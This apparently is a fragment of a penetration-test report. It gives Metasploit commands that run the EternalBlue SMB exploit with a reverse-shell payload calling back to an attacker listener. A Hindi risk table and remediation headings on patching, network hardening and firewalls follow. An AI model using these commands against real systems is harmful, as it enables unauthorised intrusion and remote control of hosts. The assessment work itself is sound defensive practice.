
use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit
| जोखिम विवरण | प्रभाव | संभावना | जोखिम स्कोर |
|---|---|---|---|
| EternalBlue शोषण (SMBv1) | उच्च | उच्च | गंभीर |
| पैच प्रबंधन की कमी | उच्च | मध्यम | उच्च |
| नेटवर्क पहुँच नियंत्रणों का अभाव | मध्यम | उच्च | उच्च |
| PCI DSS के साथ गैर-अनुपालन | उच्च | उच्च | गंभीर |
पैच प्रबंधन
नेटवर्क हार्डनिंग
फ़ायरवॉल प्रवर्तन
